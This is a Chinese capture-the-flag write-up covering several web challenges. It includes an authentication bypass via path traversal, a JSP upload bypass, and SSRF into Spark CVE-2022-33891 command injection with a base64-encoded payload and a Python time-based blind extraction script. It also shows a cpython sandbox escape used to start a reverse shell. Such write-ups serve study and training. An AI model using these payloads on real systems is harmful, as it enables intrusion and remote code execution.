题目修改了默认管理员密码 首先看下鉴权过滤器部分
其中有一处特别显眼的路由判断
判断了requestpath前几位是否为 api/ 作为鉴权白名单
可以直接使用 api/;../ 绕过这个全局鉴权
之后找到了一处后台上传点

题目禁止了访问upload目录下的jsp jspx绕过之
Java
一道简单的内网渗透题
ssrf
 网站只有一个获取url访问的功能
扫描内网同网段的机器
发现了一个低版本spark
spark
直接尝试 CVE-2022-33891
发现过滤了空格和`
多次测试发现目标机器完全不出网
尝试使用延时获取flag
bash延时”注入”
按照之前题目的套路 ,web题目的flag都是运行/readflag 读取
先判断/readflag 是否存在
编写bash脚本
file="/readflag"
if [ -f "$file" ]; then
  sleep 3
fi
构造url
url=http://10.244.0.145:8080/?doAs=|echo${IFS}ZmlsZT0iL3JlYWRmbGFnIgppZiBbIC1mICIkZmlsZSIgXTsgdGhlbgogIHNsZWVwIDMKZmk%3D|base64${IFS}-d${IFS}|bash&Vcode=FPML
根据延迟判断根目录下存在 readflag
编写bash脚本判断文件内容
VAR=`/readflag`;
if [[ "${VAR:0:1}" = "a" ]]; then
    sleep 2
else
    sleep 0
fi
奇怪的事情发生了 远程的机器测试无法复现 在执行第一行后就会立马退出
尝试把执行后的结果写到临时文件 读取临时文件
/readflag >/tmp/dfsdef
再次尝试读取第一字节 脚本测试通过
之后随手写了个简单的python2脚本用于自动化判断
import requests
import base64
import urllibsmall = [chr(i) for i in range(97,123)]
big = [chr(i) for i in range(65,91)]
num =[str(x) for x in range(0, 10)]
lista=small+big+num+['{','}',' ',"\n",'-','_']
data1="""VAR=`cat /tmp/dfsdef`;
if [[ "${{VAR:{}:1}}" = "{}" ]]; then
sleep 2
else
sleep 0
fi"""
print(lista)
b=0
while True:
for a in lista:
datab=data1.format(b,a)
try:
requests.post("http://1.13.254.132:8080/file",data="url=http://10.244.0.145:8080/?doAs=|echo${IFS}"+urllib.quote(base64.b64encode(datab.encode()))+"|base64${IFS}-d${IFS}|bash&Vcode=FPML", cookies={'JSESSIONID':'1F64EAF97095DA0736F5EE5B0F7CF20A'},headers={'Content-Type': 'application/x-www-form-urlencoded'}, timeout=1,verify=False)
except:
print(a)
break
b=b+1
 readflag 返回了一个奇怪的内容
看起来是某种交互shell 提示需要输入队伍token 因为没有输入返回了错误
交互shell

如果遇到这种普通的交互shell 有一个非常简单的解决方法
直接echo 后面加上换行符 使用管道重定向到目标的标准输入
重新读取返回
成功getflag
6166lover
这道题非常可惜 卡在了阿里云ak sts利用的部分
题目使用了rust +rocket
信息泄露
根目录中的Cargo.toml可以被下载
[package]
name = "static-files"
version = "0.0.0"
workspace = "../"
edition = "2021"
publish = false[dependencies]
rocket = "0.5.0-rc.2"
js-sandbox = "0.1.6"
cpython = "0.7.0"
得到了包名 static-file
同时可以看出项目使用了 js-sandbox 和 cpython
访问 /static-files 可以下载题目文件
代码审计
rust IDA反编译出的代码非常难看
所以优先使用rocket自带的debuglog 判断路由
阅读rocket代码 发现 loglevel 可以使用环境变量控制
添加环境变量运行 发现有4条路由
(first) GET /
(second) GET /<path..>
(test2) GET /debug/wnihwi2h2i2j1no1_path_wj2mm? < code >
(test) GET /debug/3wj2io2j2nlwnmkwwkowjwojw_path_eee? < code >
 结合IDA反编译 不难看出 两个test路由
一个调用了js沙箱
一个调用了cython
cpython简单的沙箱逃逸
显然cpython rce可能性更大些
项目中没有导入其他python库
也不能直接使用import
访问
/debug/wnihwi2h2i2j1no1_path_wj2mm?code=print(dir(builtins))
查看可以使用的函数
发现可以使用exec和__import__
/debug/wnihwi2h2i2j1no1_path_wj2mm?code=print(exec(%22__import__(%27os%27).system(%27echo%20YmFzXXXXXXXXXXXXXXXXXPiYx%7Cbase64%20%2Dd%7Cbash%27)%22))
直接尝试反弹shell
成功rce
过了一段时间被kill 使用 nohup & fork 一个新进程 解决
之后exit结束当前进程
